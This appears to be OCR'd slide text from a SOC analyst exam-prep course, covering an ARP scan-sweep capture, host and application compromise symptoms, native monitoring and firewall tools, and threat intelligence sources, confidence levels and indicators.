
© 2026 Tertiary Infotech Academy Pte Ltd

Scan Sweep

Time	Source	Destination	Protocol	Length	Info
1.88519600	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.162? Tell 192.168.192.6
1.88528900	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.163? Tell 192.168.192.6
1.88540000	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.164? Tell 192.168.192.6
1.88555900	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.165? Tell 192.168.192.6
1.88566200	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.166? Tell 192.168.192.6
1.88574400	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.167? Tell 192.168.192.6
1.88583400	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.168? Tell 192.168.192.6
1.88591000	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.169? Tell 192.168.192.6
1.88601800	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.170? Tell 192.168.192.6
1.88610000	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.171? Tell 192.168.192.6
1.88618800	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.172? Tell 192.168.192.6
1.88626800	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.173? Tell 192.168.192.6
1.88643300	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.174? Tell 192.168.192.6
1.88654100	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.175? Tell 192.168.192.6
1.88663100	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.176? Tell 192.168.192.6
1.88671500	Vmware_4a:58:30	Broadcast	ARP	42	who has 192.168.192.177? Tell 192.168.192.6

© 2026 Tertiary Infotech Academy Pte Ltd

Diagnose Symptoms (2)



© 2026 Tertiary Infotech Academy Pte Ltd

Host-Related Symptoms — In Depth

- Host-related symptoms are indicators of compromise observed on an individual endpoint, including abnormal memory, disk, or processor consumption that can signal malware, cryptomining, or a resource-exhaustion condition.
- Other signs are unauthorized applications or processes running on the system, unauthorized privileges (privilege escalation where an account or process gains rights it should not have), and evidence of data exfiltration such as staged archives or unusual outbound file transfers.
- An analyst investigates these using task/process managers, EDR telemetry, and log review to confirm whether the host is compromised, host-level symptoms often provide the first concrete proof that a network alert corresponds to a real infection.
- **On the exam: Expect items linking a described endpoint condition (spiking CPU, an unknown process, a newly elevated account) to malware type or attack stage, and asking which host tool confirms it.**

© 2026 Tertiary Infotech Academy Pte Ltd

Host-Related Symptoms — Key Points

- Memory consumption
- Disk consumption
- Processor consumption
- Unauthorized applications or processes
- Unauthorized privileges
- Data exfiltration


© 2026 Tertiary Infotech Academy Pte Ltd

Windows Task Manager — In Depth

- Windows Task Manager is a built-in utility that displays running processes, CPU, memory, disk, and network utilization, startup programs, and services, giving an analyst a quick real-time view of what is executing on a Windows host.
- During triage it helps identify suspicious or unauthorized processes, unusually high resource consumption (a hallmark of cryptomining or a runaway malicious process), and unexpected network activity, and it can terminate processes, though deeper analysis uses Sysinternals tools like Process Explorer.
- A SOC analyst uses it as a first-response diagnostic on a suspect endpoint to confirm host-related symptoms before escalating to forensic tooling.
- **On the exam: The exam references Task Manager as the native Windows tool for spotting rogue processes and resource-consumption symptoms during host investigation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Windows Task Manager




© 2026 Tertiary Infotech Academy Pte Ltd

macOS Activity Monitor — In Depth

- macOS Activity Monitor is the native Apple equivalent of Task Manager, showing running processes and their CPU, memory, energy, disk, and network usage on a Mac.
- It lets an analyst identify processes consuming abnormal resources, spot unfamiliar or unauthorized applications, inspect a process's open files and network connections, and force-quit a suspect process during triage.
- For a SOC supporting mixed environments, knowing the macOS tool ensures the analyst can diagnose host-related symptoms on Apple endpoints, not just Windows machines.
- **On the exam: Expect it to appear as the correct macOS-native utility for viewing per-process resource consumption when a scenario specifies a Mac endpoint.**

© 2026 Tertiary Infotech Academy Pte Ltd

macOS Activity Monitor



© 2026 Tertiary Infotech Academy Pte Ltd

Application-Related Symptoms — In Depth

- Application-related symptoms are indicators that a specific application has been attacked or is misbehaving, including anomalous activity that deviates from expected use patterns and unexpected error messages that may reveal injection attempts, tampering, or crashes triggered by an exploit.
- Out-of-memory alerts can point to a memory-leak exploit, a fuzzing attack, or resource exhaustion, while unexpected outbound transmissions from an application often signal that it has been compromised and is exfiltrating data or communicating with C2.
- An analyst monitors application and web-server logs, WAF alerts, and application performance data to catch these signs, because application-layer attacks such as SQL injection or XSS frequently surface here rather than at the network layer.
- **On the exam: Exam stems describe application log entries or behaviors (repeated errors, unexpected egress) and ask you to identify the likely attack such as injection or a compromised process beaconing out.**

© 2026 Tertiary Infotech Academy Pte Ltd

Application-Related Symptoms



© 2026 Tertiary Infotech Academy Pte Ltd

Application-Related Symptoms (2)

- Anomalous activity
- Unexpected error messages
- Out of memory alerts
- Unexpected outbound transmissions


© 2026 Tertiary Infotech Academy Pte Ltd

Little Snitch — In Depth

- Little Snitch is a host-based outbound firewall application for macOS that monitors and controls the network connections each application attempts to make, alerting the user and allowing per-application allow/deny rules.
- Because it focuses on egress, it is especially useful for detecting unexpected outbound transmissions, a compromised app phoning home to a C2 server or silently exfiltrating data becomes visible when Little Snitch prompts about an unauthorized connection.
- A security analyst values host firewalls like this for surfacing the outbound-connection symptoms that perimeter controls may miss, particularly on endpoints operating off the corporate network.
- **On the exam: The exam may cite Little Snitch as a macOS host-based (application/outbound) firewall used to detect and block unexpected outbound connections from applications.**

© 2026 Tertiary Infotech Academy Pte Ltd

Little Snitch




© 2026 Tertiary Infotech Academy Pte Ltd

Windows Firewall — In Depth

- Windows Firewall (Windows Defender Firewall) is the built-in host-based firewall in Windows that filters inbound and outbound traffic based on rules tied to ports, protocols, applications, and network profiles (domain, private, public).
- It works by evaluating each connection against configured rules and applying the profile matching the current network, and it can be managed centrally through Group Policy and inspected via the Windows Firewall with Advanced Security console for detailed rule and logging control.
- For a SOC, it provides a per-host enforcement point that limits lateral movement and blocks unauthorized services, and its logs help diagnose blocked or suspicious connection attempts on an endpoint.
- **On the exam: Expect Windows Firewall to appear as the native host-based firewall for controlling inbound/outbound traffic and enforcing network-profile-based rules, often manageable via Group Policy.**

© 2026 Tertiary Infotech Academy Pte Ltd

Windows Firewall



© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Sources — In Depth

- Intelligence sources are the origins of threat data that inform an analyst's understanding of adversaries, and they fall into two broad categories: open-source intelligence (OSINT) gathered from publicly available material such as vendor blogs, security advisories, social media, public feeds, and DNS/WHOIS records, and closed-source or proprietary intelligence obtained from paid vendors, commercial threat feeds, ISACs, and government or membership-restricted sharing communities.
- OSINT is free and broad but requires vetting for accuracy and relevance, whereas proprietary intelligence is typically more curated, timely, and context-rich but comes at a cost and under usage restrictions.
- A SOC blends both so its detections and threat hunts are driven by current indicators and adversary TTPs, choosing sources based on their timeliness, relevance, accuracy, and confidence level.
- **On the exam: The exam tests the distinction between OSINT and closed-source/proprietary intelligence and asks you to evaluate a source on criteria such as timeliness, relevancy, accuracy, and confidence.**

© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Sources — Key Points

- Open-source intelligence (OSINT)
- Closed-source/ proprietary intelligence

© 2026 Tertiary Infotech Academy Pte Ltd

OSINT — In Depth

- Open-Source Intelligence (OSINT) is threat and reconnaissance information gathered from publicly available sources that anyone can access without special permission or covert techniques.
- Common sources include search engines like Google, job posting sites that reveal an organization's technologies and staff, public internet registries such as WHOIS and regional IP registries, DNS records, and social media profiles that expose employee and organizational details.
- A SOC analyst uses OSINT both defensively, to understand what an attacker can learn about their own organization's attack surface, and offensively during threat hunting to enrich indicators and profile adversaries.
- **On the exam: The exam expects you to identify OSINT sources (WHOIS, search engines, social media, job sites) and distinguish them from closed-source feeds when selecting intelligence sources.**

© 2026 Tertiary Infotech Academy Pte Ltd

OSINT — Key Points

- Intelligence anyone can find
- Source examples
  - Google
  - Job sites
  - Internet registries
  - Social media

© 2026 Tertiary Infotech Academy Pte Ltd

Closed-Source Intelligence — In Depth

- Closed-source intelligence is threat data obtained through privileged or restricted access rather than public channels, such as commercial paid threat feeds, government or ISAC sharing communities, and information collected covertly through internal telemetry or private research.
- Because it is not freely available, it is often more curated, timely, and tailored to specific industries, but it typically requires a subscription, a trust relationship, or a membership agreement to obtain.
- An analyst weighs closed-source intelligence for its higher fidelity and sector relevance against its cost and access restrictions, frequently combining it with OSINT to build a fuller threat picture.
- **On the exam: You may be asked to contrast closed-source (proprietary, privileged, paid) intelligence with OSINT and to choose the appropriate source for a scenario's cost and reliability needs.**

© 2026 Tertiary Infotech Academy Pte Ltd

Closed-Source Intelligence — Key Points

- Privileged access
- Covertly collected

© 2026 Tertiary Infotech Academy Pte Ltd

Gathering Important Information — In Depth

- When collecting threat intelligence, analysts evaluate each source against three core criteria: timeliness, relevancy, and accuracy.
- Timeliness asks whether the data is recent or current enough to still be actionable since indicators and campaigns change quickly, relevancy asks whether the intelligence actually pertains to your organization's environment, industry, and objectives, and accuracy asks whether the information is correct and free of false positives.
- A SOC analyst applies these criteria to filter out stale, irrelevant, or unreliable feeds so that limited detection and response resources are spent only on intelligence that will meaningfully improve defenses.
- **On the exam: Expect scenario questions that ask you to judge an intelligence source on timeliness, relevancy, and accuracy, or to explain why a stale or off-target feed should be discounted.**

© 2026 Tertiary Infotech Academy Pte Ltd

Gathering Important Information — Key Points

- Timeliness
  - Recent or current data
- Relevancy
  - Does it pertain to your objective?
- Accuracy
  - Is intelligence correct?

© 2026 Tertiary Infotech Academy Pte Ltd

Confidence Levels — In Depth

- A confidence level is a qualitative rating, typically High, Medium, or Low, that expresses how much trust an analyst places in a piece of intelligence and its source.
- It is derived from the underlying evaluation metrics of timeliness, relevancy, and accuracy, effectively summarizing the overall quality and reliability of the information into a single graded assessment.
- The assigned confidence level directly influences the likelihood and aggressiveness of the resulting action, so a high-confidence indicator may justify automatic blocking while a low-confidence one might only warrant monitoring, helping the SOC prioritize and avoid disruptive responses to weak intelligence.
- **On the exam: The exam tests how confidence levels (high/medium/low) are set from timeliness, relevancy, and accuracy, and how they should shape the response an analyst takes.**

© 2026 Tertiary Infotech Academy Pte Ltd

Confidence Levels — Key Points

- Evaluation metric determined by timeliness, relevancy, and accuracy
- Assessment of information from sources
- Trust of information's quality
  - High
  - Medium
  - Low
- Impact likelihood of resulting action

© 2026 Tertiary Infotech Academy Pte Ltd

Indicator — In Depth

- An indicator is the observable result of an event on a network or system that can be used to detect and understand malicious activity, such as a suspicious IP address, file hash, domain, or registry change.
- Indicators of Compromise (IoCs) show that an intrusion may have already occurred, while Indicators of Attack (IoAs) reflect behavior suggesting an attack is in progress, and both serve as the raw data points analysts pivot on during detection and hunting.
- Because organizations needed a consistent way to document and share these observables, standards emerged so that indicators could be communicated between tools and teams without ambiguity, which is why an analyst cares about representing indicators in a structured form.
- **On the exam: Expect to identify examples of indicators (IP, hash, domain, IoC vs IoA) and to recognize why standardized formats for documenting them are necessary.**

